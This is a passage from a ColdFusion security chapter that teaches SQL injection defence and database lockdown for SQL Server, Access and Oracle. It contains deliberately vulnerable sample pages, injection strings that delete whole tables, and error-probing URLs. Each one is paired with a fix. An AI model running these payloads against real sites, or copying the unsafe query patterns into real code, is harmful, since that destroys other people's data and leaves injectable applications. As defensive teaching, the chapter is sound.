The ColdFusion Administrator provides an interface to a security feature that attempts to restrict the types of SQL statements passed to a given datasource. Unfortunately, this feature does not protect you when, as with most enterprise-class databases, multiple statements can be sent to the database in the same <CFQUERY>. In order to effectively restrict the statements allowed for a datasource in that case, one must do so by leveraging the database server’s security features. For databases that don’t allow multiple statements per “query,” setting permissions in the ColdFusion Administrator is still effective.

Database Security and ColdFusion

ColdFusion is designed to make accessing databases very easy. While other languages make you jump through hoops to access a database, ColdFusion makes


getting data—even with variable parameters—quick and easy. However, malicious users can abuse your dynamic queries to run SQL commands of their choosing, unless you take the appropriate steps to prevent that.

Dynamic SQL

Being able to run a SQL query to power a Web page is useful, but ColdFusion really shines with its capability to run queries based on user input. For example, you might run one query to display a list of categories, and then pass a user-selected category ID to a page that will show all products in the category. For these general examples, we'll use the "Northwind" example database that ships with Microsoft SQL Server. If you have SQL Server installed, and you'd like to follow along, create an ODBC datasource called "Northwind" that will connect to that server, and set the default database to "Northwind." For these examples, we will log in to the database server using the System Administrator account, "SA." We will also discover why using an administrative account to access the database is a really, *really* bad idea.

The database diagram for Northwind looks like Figure 10.1.

Figure 10.1 "Northwind" Database Diagram



Our page to display the categories looks like the code shown in Figure 10.2.

Figure 10.2 CategoryList1.cfm

```
<html>

<cfquery name="qCategories" datasource="Northwind">
    SELECT *
    FROM Categories
    ORDER BY CategoryName
</cfquery>

<head>
    <title>Product List</title>
</head>


<body>

Select a category:<br>
<cfoutput query="qCategories">
    <a href="productList1.cfm?ffCategoryID=#qCategories.CategoryID#">
        #CategoryName#</a><br>
</cfoutput>

</body>
</html>
```

This produces the output in Figure 10.3.

Next, we'll create the productList1.cfm that we linked to in the first example; see Figure 10.4.

Figure 10.3 Output of CategoryList1.cfm**Figure 10.4** productList1.cfm

```
<html>

<cfquery name="qProducts" datasource="Northwind">
    SELECT *
    FROM Products
    WHERE Discontinued <> 0
        AND CategoryID = #ffCategoryID#
</cfquery>

<head>
    <title>Product List</title>
</head>

<body>

Here are the products:<br>
<table>
<tr>
    <th>Name</th>
    <th>Price</th>
```


Continued

Figure 10.4 Continued

```
</tr>
<cfoutput query="qProducts">
<tr>
    <td>#ProductName#</td>
    <td>#${dollarFormat(unitPrice)}#</td>
</tr>
</cfoutput>
</table>

</body>
</html>
```

The result, if we click on **Meat/Poultry**, looks like Figure 10.5.

Figure 10.5 Output of ProductList1.cfm

This works, but it's not secure, because we pass the value of *ffCategoryID* directly into the query without any checking.

Exploiting Integers

The problem is that the SQL string generated for the *qProducts* query can be manipulated simply by editing the URL string. For example, if we change the URL (using a technique known as *SQL injection*) to this:

ProductList1.cfm?ffCategoryID=6+delete+from+categories

the query string sent to SQL Server is as follows:

```
SELECT *
FROM Products
WHERE Discontinued <> 0
AND CategoryID = 6 delete from categories
```

SQL Server, and most other database servers, allows you to send more than one SQL statement to the database in a single “query.” Therefore, the database server will run the first query to retrieve the four products in Category 6, and then delete all rows from Categories. The dangers only *begin* there—if database permissions are set loosely, the user can call system-stored procedures such as *xp_cmdShell*, which will run system commands under the context of the SQL Server user account, typically LocalSystem.

Defense against this is simple—either use *<CFPARAM>* to ensure variables passed in are numeric (and defined):

```
<cfparam name="ffCategoryID" type="numeric">
```

or simply wrap numeric variables with *val()*, which will silently return zero if someone tries to pass in a nonnumeric value:

```
<cfquery name="qProducts" datasource="Northwind">
    SELECT *
    FROM Products
    WHERE Discontinued <> 0
        AND CategoryID = #val(ffCategoryID)#
</cfquery>
```

Notes from the Underground...

Using Errors to Collect System Data

A surprising amount of information about your SQL statements and the database you’re connected to can be collected through creating errors. If you have the default debug settings enabled, then changing this:

```
http://127.0.0.1/HackProofCF/productList1.cfm?ffCategoryID=6
```

Continued

to this:

```
http://127.0.0.1/HackProofCF/productList1.cfm?ffCategoryID=six
```

will generate the following error detail:

```
ODBC Error Code = S0022 (Column not found)
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column  
name 'six'.
```

From this, we can determine that we're running SQL Server, and that our parameter is being passed in without filtering—which is already too much information, but it gets worse. If you have full debug output enabled for any IP address, the amount of information we collect balloons to this:

```
ODBC Error Code = S0022 (Column not found)
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column  
name 'six'.
```

```
SQL = "SELECT * FROM Products WHERE Discontinued <> 0 AND  
CategoryID = six"
```

```
Data Source = "NORTHWIND"
```

The error occurred while processing an element with a general identifier of (CFQUERY), occupying document position (3:1) to (3:49) in the template file c:\inetpub\wwwroot\HackProofCF\productList1.cfm.

Now, we can see the full SQL involved (which makes editing the SQL with malicious intent a trivial matter), and we also see that our inetpub folder is on the C: drive (obviously an NT system), which is information that also might be useful for an attacker—especially if the attacker is looking to read system files through a directory traversal attack against the Web server software. Unfortunately, the error details are very useful for debugging errors, so you need to take at least one, but preferably all, of the following preventive measures:

Continued

- Use `<CFERROR type= "exception">` to create a custom error page, so that the end user never sees the error message.
- “Scrub” all variables as they enter the page, so that there is no chance of the value of a variable causing a database error.
- Disable most of the debugging information provided by your production servers, via the ColdFusion Administrator. (Use your `<CFERROR>` handler to e-mail errors as they occur.)

String Variables

In SQL, strings are delimited by single quotes. If you wish to pass a string to a SQL database that contains a single quote, such as “I’m an example string,” you would double the tick quotes within the string, like this:

```
'I''m an example string'
```

Using a special format to prevent special characters from being treated specially is known as *escaping* the character. In SQL, you escape the tick quotes within the string by doubling them.

In all versions of ColdFusion, if you create a SQL query that passes a variable surrounded by tick quotes, ColdFusion automatically escapes tick quotes within the variable by doubling them, as in our previous example. If you wish to avoid this behavior, the *PreserveSingleQuotes()* function exists, which will prevent ColdFusion from replacing single quotes with double single-quotes. In versions before 5.0, ColdFusion skips the single quote replacement any time you use a function. In other words, the following code is hazardous in ColdFusion 4.5, but not in ColdFusion 5.0:

```
<cfquery name="qExample" datasource="#request.datasource#">  
    SELECT *  
    FROM Products  
    WHERE ProductName = '#ucase(ffProductName) #'  
</cfquery>
```

If a malicious user were to alter the value of *ffProductName* to, say, this:

```
ffProductName=  
foo'+delete+from+products+where+productname+&lt;.&gt;+'
```

in ColdFusion 4.5 and earlier, this would be passed to the database as:

```

SELECT *
FROM Products
WHERE ProductName =
'FOO' DELETE FROM PRODUCTS WHERE PRODUCTNAME <> ''

```

In ColdFusion 5.0, the string is properly escaped as:

```

SELECT *
FROM Products
WHERE ProductName =
'FOO'' DELETE FROM PRODUCTS WHERE PRODUCTNAME <> ''

```

Therefore, in ColdFusion 5.0, the only critical danger exists in those cases where you build the SQL string before the query, and then pass it in using *PreserveSingleQuotes*. A typical reason for doing this is to prepare a WHERE clause based on the values entered in a search form. For example, we'll create the search form that allows us to search for products, shown in Figure 10.6.

Figure 10.6 productSearchForm.cfm

```

<html>
<head>
    <title>Search Form</title>
</head>

<!-- get list of categories -->
<cfquery name="qCategories" datasource="#request.dsn.sqlServer#">
    SELECT CategoryID, CategoryName
    FROM Categories
    ORDER BY CategoryName
</cfquery>

<body>

Enter criteria to search for:<br>
<em>Blank entries will be ignored</em><br>
<br>
<form action="productSearch.cfm">

```

Continued

Figure 10.6 Continued

```
<table>
<tr>
    <td align="right">Name:</td>
    <td><input type="text" name="ffName"></td>
</tr>
<tr>
    <td align="right">Category:</td>
    <td><select name="ffCategoryID">
        <option value="0">(Any)</option>
        <cfoutput query="qCategories">
            <option value="#CategoryID#">#CategoryName#</option>
        </cfoutput>
    </select>
</td>
</tr>
<tr>
    <td align="right">In Stock:</td>
    <td><input type="checkbox" name="ffInStockOnly" value="1">
        Only show products currently in stock.
    </td>
</tr>
<tr>
    <td align="center" colspan=2>
        <input type="submit" value="Search!">
    </td>
</tr>
</table>
</form>

</body>
</html>
```

Now, we'll build the form to build the WHERE clause dynamically—but dangerously—shown in Figure 10.7.

Figure 10.7 productSearch.cfm

```
<html>
<head>
    <title>Search Results</title>
</head>

<!-- protect the numeric values with CFPARAM --->
<cfparam name="ffCategoryID" type="numeric">
<cfparam name="ffInStockOnly" type="numeric" default="0">
<!-- default ffName to "" --->
<cfparam name="ffName" type="string" default="">

<!-- build WHERE clause based on form --->
<cfset conjunction="">
<cfset whereClause="">
<cfif len(ffName)>
    <cfset whereClause = whereClause & conjunction &
        "Products.ProductName like '%#\ffName#%'>
    <cfset conjunction=" and ">
</cfif>
<cfif val(ffCategoryID)>
    <cfset whereClause = whereClause & conjunction &
        "Products.CategoryID = #val(ffCategoryID)#">
    <cfset conjunction=" and ">
</cfif>
<cfif val(ffInStockOnly)>
    <cfset whereClause = whereClause & conjunction &
        "Products.UnitsInStock > 0">
    <cfset conjunction=" and ">
</cfif>
<cfif len(whereClause)>
    <cfset whereClause = "WHERE " & whereClause>
```

Continued

Figure 10.7 Continued

```
</cfif>

<!-- get matching products -->
<cfquery name="qProducts" datasource="#request.dsn.sqlServer#">
    SELECT Products.*, Categories.CategoryName
    FROM Products
        INNER JOIN Categories
            ON (Categories.CategoryID = Products.CategoryID)
#preserveSingleQuotes(whereClause)#
    ORDER BY ProductName
</cfquery>

<body>
Search Results:<br>
<br>
<table>
<tr>
    <th>Name</th>
    <th>Category</th>
    <th>Qty In Stock</th>
</tr>
<cfoutput query="qProducts">
<tr>
    <td>#ProductName#</td>
    <td>#CategoryName#</td>
    <td align="right">#UnitsInStock#</td>
</tr>
</cfoutput>
</table>

</body>
</html>
```

The problem is, if we alter the URL as follows:

```
productSearch.cfm?ffName='+delete+from+products+select+*+from+
products+where+productname+<>+'&ffCategoryID=0
```

we suddenly find ourselves without any products. You *have* tested your backups lately, right?

We can protect ourselves by manually escaping the quotes. If we change the line in productSearch.cfm from this:

```
<cfset whereClause = whereClause & conjunction &
"Products.ProductName like '%#ffName#%' ">
```

to this:

```
<cfset whereClause = whereClause & conjunction &
"Products.ProductName like '%#replace(ffName, '''', '''', 'ALL')#%' ">
```

then we are now safe from malicious users attempting to break out of the string.

Damage & Defense...

Using **<CFQUERYPARAM>** to Keep Data Harmless

A better alternative to *val()* or *replace()* for data protection is a handy tag introduced with ColdFusion 4.5, **<CFQUERYPARAM>**. The **<CFQUERYPARAM>** tag gives you two benefits: First, it ensures that the data passed in your query remains *data*, and won't inadvertently become part of your SQL statement. Second, **<CFQUERYPARAM>** actually provides an interface to the Bind Parameter Statement functionality that most databases provide.

Databases have two logical halves: the *query optimizer*, and the *execution engine*. When a SQL statement is passed to the database server, it is first analyzed by the query optimizer. The query optimizer "reads" the query, determines which tables are being accessed, which indexes would be most useful for finding the rows needed to satisfy the query, and builds a *query plan* for the query. The query plan is then passed to the execution engine, which does the grunt work of physically retrieving the data, sorting it, and returning it to the client (in our case, the ColdFusion server process.) Since building the query plan tends to be very CPU intensive, finding ways to avoid this step can significantly

Continued

improve the efficiency of your database servers. Typically, the query optimization step is avoided using stored procedures. Bind Parameters have the performance benefit of stored procedures: the query plan is cached for reuse, so the query optimizer is avoided.

Leveraging Database Security

The most effective security starts with a full lockdown, and then carefully allows *only* the minimum access necessary for the system to be barely able to perform its required tasks.

Lockdown always occurs in six steps:

1. **Secure the database from the network.** Your database server should never be accessible from the Internet in general. Use a firewall to keep users away from your database's TCP/IP communication ports. If your budget doesn't have room for a separate firewall, be sure to block communication to nonpublic ports at the router. At the bare minimum, use your operating system's built-in network security features to keep untrusted users away from the door to the database.
2. **Secure the administrative account(s).** Never, ever, *ever* leave the database administrator accounts with their default passwords. The default for some databases is to have *no* administrator password. As this is being written, a new worm is making its way through the Internet, by attacking Microsoft SQL Server databases that are exposed to the Internet and have no password for the SA account.
3. **Create a non-administrative user for your application.** Your ColdFusion applications should never use an administrative account for the general operation of the system. If your system occasionally needs administrative privileges, create a separate datasource exclusively for this purpose.
4. **Remove all rights from that user.** The starting point for security is *no access*. Once you've achieved full lockdown, you can slowly allow enough access for your system to meet your business needs.
5. **Grant permissions required to SELECT data.** Being able to SELECT user data is rarely a serious security risk. It's usually the application's job to ensure that users don't see more data than they should.

Some databases allow you to do row-level security, but managing row-level security can often be cost-prohibitive from an administrative time standpoint. If this is something you’re doing now, you can probably skip the rest of this chapter.

6. **Grant permissions for inserting, updating, or deleting data.**

In the best case, stored procedures will be used for all non-SELECT transactions.

Only allow the minimum non-SELECT access required for your application to function. In the best case, use stored procedures for UPDATE and DELETE operations, as stored procedures can ensure that updates and deletes are restricted to one row at a time, or only a few rows, as your business needs dictate. If you can, include business rules in the WHERE clauses for UPDATEs and DELETEs. For example, if we have a session variable that contains the CustomerID, we can include that in the WHERE clause to prevent customers from deleting an order they don’t own:

```
<cflock scope="session" timeout="5" type="ReadOnly">
<cfset request.customerID = session.customerID>
</cflock>

<cfquery name="qDelete"
    datasource="#request.dsn.sqlServer#">
    DELETE FROM Orders
    WHERE OrderID =
        <cfqueryparam value="#ffOrderID#"
            cfsqltype="CF_SQL_INTEGER">
        AND CustomerID =
        <cfqueryparam value="#request.customerID#"
            cfsqltype="CF_SQL_INTEGER">
</cfquery>
```

The remainder of this chapter discusses the lockdown steps for several popular databases. If we don’t cover the database you’re using, it will still be instructive to see how the lockdown procedures are performed for other databases.

Microsoft SQL Server

Microsoft’s SQL Server database engine is a very popular database, especially for “set and forget” situations, such as when doing server co-location. Its ease of

administration is something of a mixed blessing; even incompetent database administrators can be quite productive, but incompetence does not scale well. In the hands of a competent DBA, SQL Server is an enterprise-class database. (Not to rant, but ColdFusion also suffers a tarnished reputation, for much the same reason. Is it possible to make something *too* easy to use?)


Securing the Database from the Network

SQL Server can communicate via a number of means, but in most cases, the server is restricted to *TCP/IP Sockets* or *Named Pipes*. TCP/IP Sockets is SQL Server's own protocol, and uses TCP port 1433 by default. Named Pipes use TCP port 139 (Windows NT) or TCP port 445 (Windows 2000).

Securing the Administrative Account

By default, the SQL Server SA account has no password. Setting a password for SA is the first thing that should be done after installation. Users and passwords are managed using SQL Server Enterprise Manager, under **Security | Logins**, as shown in Figure 10.8.

Figure 10.8 Login Properties Sheet from SQL Server



Create a Non-Administrative User

On the same screen, you should create the users needed for your application. For our examples, we'll create one user for all purposes, called "cfuser," with a password of "syngress". Of course, you'll want to use a different username and password for your database. In SQL Server, users are granted access to databases explicitly through the Database Access tab in the user properties, or implicitly, if a database has allowed access to the "guest" user. All users in SQL Server are members of the *Public* role.

Remove All Rights from That User

By default, the *Public* role has full permissions to the Northwind database we're using for testing, so we're going to have to revoke all of *Public*'s permissions. We're too lazy to unclick all of the permissions manually, but not too lazy to create a SQL script usable from the Query Analyzer to do so. Connect to the Northwind database and run the SQL script shown in Figure 10.9.

Figure 10.9 SqlServerDelPermissions.sql

```
-- declare variable used to store current table name
DECLARE @TableName varchar(50)

-- remove create/drop table privs
REVOKE ALL FROM public
PRINT 'REVOKE ALL FROM public'

-- create a cursor to loop for each table, view, and sp in current db
DECLARE Table_Cursor CURSOR LOCAL FORWARD_ONLY DYNAMIC OPTIMISTIC FOR
SELECT name
FROM sysobjects
WHERE xtype IN ('U','V','S','P')
AND UID=1

OPEN Table_Cursor
-- get the first table name into "@tablename"
FETCH Table_Cursor INTO @TableName
-- @@Fetch_Status is nonzero if there are no more rows
```


Continued

Figure 10.9 Continued

```
WHILE (@@Fetch_Status = 0) BEGIN  
    PRINT 'REVOKE ALL ON [' + @TableName + '] FROM public'  
    -- revoke all permissions on the current table  
    EXEC ('REVOKE ALL ON [' + @TableName + '] FROM public')  
    -- get the next table name from the cursor  
    FETCH Table_Cursor INTO @TableName  
  
END  
  
-- clean up  
DEALLOCATE Table_Cursor
```

Grant Permissions Required to SELECT Data


SQL Server has a number of built-in roles designed to make granting simple permissions, such as “read” and “write,” easy. If we add our cfuser account to the db_datareader role, then we will be granted SELECT permissions to all “user” tables, as shown in Figure 10.10.

Figure 10.10 User Permissions Properties Sheet from SQL Server

Grant Permissions for Inserting, Updating, or Deleting Data

Although we could grant insert, update, and select rights to cfuser by adding it to the db_datawriter role, this is more permissive than needed. Therefore, we're going to allow inserts and updates on the Orders and Order Details tables, by clicking on the **Permissions** button and checking the appropriate boxes; your screen might look like Figure 10.11 during this process.

Figure 10.11 Database Object Permissions



To prevent abuse of the UPDATE statement, we're going to create triggers (Figure 10.12) to roll back statements that attempt to update more than one row at a time, unless the user doing the update is "dbo," the database operator.

Figure 10.12 NorthwindRowCountLimiters.sql


```
create trigger orders_update_limiter on orders
for update as
if @@rowcount > 1 and user_name() <> 'dbo' begin
```

Continued

Figure 10.12 Continued

```
rollback transaction  
raiserror('This UPDATE is restricted to dbo',16,1)  
end  
  
go  
  
create trigger orderdetails_update_limiter on [order details]  
for update as  
if @@rowcount > 1 and user_name() <> 'dbo' begin  
    rollback transaction  
    raiserror('This UPDATE is restricted to dbo',16,1)  
end
```

If we now attempt to run this cfquery, we get the error in Figure 10.13 from ColdFusion, which is logged (along with the IP address of the offender) in Application.log.

Figure 10.13 Error Thrown from Limiter Trigger

For Deletes, we're going to create a stored procedure to delete orders, one at a time, as shown in Figure 10.14.

Figure 10.14 Northwind_spOrdersDelete.sql

```
create proc spOrdersDelete @@OrderID int as

delete from [Order Details]
where OrderID = @@OrderID

delete from Orders
where OrderID = @@OrderID

select @@rowcount as DeletedRowCount
```

Now, we can call our stored procedure either via cfquery:

```
<cfquery name="qTest" datasource="#request.dsn.sqlServer#">
    EXEC spOrdersDelete -1
</cfquery>
<cfdump var="#qTest#">

Or we can call the stored procedure by way of <cfstoredproc>:
<cfstoredproc procedure="spOrdersDelete"
    datasource="#request.dsn.sqlServer#"
>
    <cfprocparam type="In"
        dbvarname="@@OrderID"
        cfsqltype="CF_SQL_INTEGER"
        value="-1"
    >
    <cfprocreturn name="qTest">
</cfstoredproc>
<cfdump var="#qTest#">
```

Damage & Defense...

Restoring from a Catastrophic SQL Server Event


If you do happen to lose all of the data from a SQL Server database, all is not lost. If you know when the damage occurred, you can still recover by following these steps:

1. Back up the transaction log:

```
BACKUP LOG MyDatabase  
TO EmergencyLog
```

2. Restore the database from the previous backup. Make sure to select the option to leave the database able to restore the transaction log, as shown in Figure 10.15.

Figure 10.15 Database Restore Options



3. Restore the part of the transaction log, up to the point of the damage (in this example, two hours ago):

```
RESTORE LOG MyDatabase  
FROM EmergencyLog  
WITH Recovery, StopAt = dateAdd(Hour,-2,getdate())
```

Microsoft Access

Microsoft's Access database is popular for modeling, but manages to find its way into low-volume production quite often. Access is not susceptible to multiple statements, but it's not really capable of much else in the way of security.

Theoretically, you can do user-level security in Access if you encrypt the database (making data recovery in the event of damage all but impossible), but if you need granular security, you really should look into using a full client-server database.

Since the database server is not capable of executing multiple statements per query, the ColdFusion statement restrictions are still useful. However, care must still be used with integers and strings, since delete and update operations can still be broadened in scope. For example, if you wrote a query as follows:

```
DELETE FROM Orders  
WHERE OrderID = #Form.OrderID#
```

then a malicious user could still expand the query beyond its intended scope by altering the *OrderID* in the form to read:

```
<input type="hidden" name="orderID"  
value="1 or orderid <> 1">
```

Now, the SQL query passed to the Access driver is:

```
DELETE FROM Orders  
WHERE OrderID = 1 or orderid <> 1
```

Suddenly, we have no orders. Again, any of the techniques to protect numeric values would have prevented this.

If your application only does updates or deletes from protected (administrative) areas of the site, you should create a separate datasource for that area of the site. The “general user” datasource in this case will only allow SELECT and INSERT operations, while the administrative datasource will allow all SQL operators.

Older versions of the Jet database engine (the database software used by Access databases) allowed Visual Basic functions to be placed between pipe (“|”) characters. One such Visual Basic function is *shell()*, which runs any operating system command placed between the parentheses. (See www.wiretrip.net/rfp/p/doc.asp/i2/d3.htm). Microsoft Data Access Components (MDAC) versions after and including 2.1 are not vulnerable; see www.microsoft.com/data/ for more recent versions of MDAC, as well as a “Component Checker” tool to determine your current MDAC version.

Oracle

Oracle is very popular with large organizations, especially those organizations that use UNIX for their enterprise servers. It is probably the world's most customizable database system, but it can be daunting to administer. We like to say that there are no incompetent Oracle DBAs—if you're an incompetent Oracle DBA, then nothing useful is getting done. (Contrast SQL Server, where even barely competent DBAs can be surprisingly productive, although you often pay the price for the bad decisions later. “Feature or bug?” ColdFusion suffers the same mixed blessing: novice developers can be surprisingly productive, although there can be scalability problems with the result.)

Securing the Database from the Network

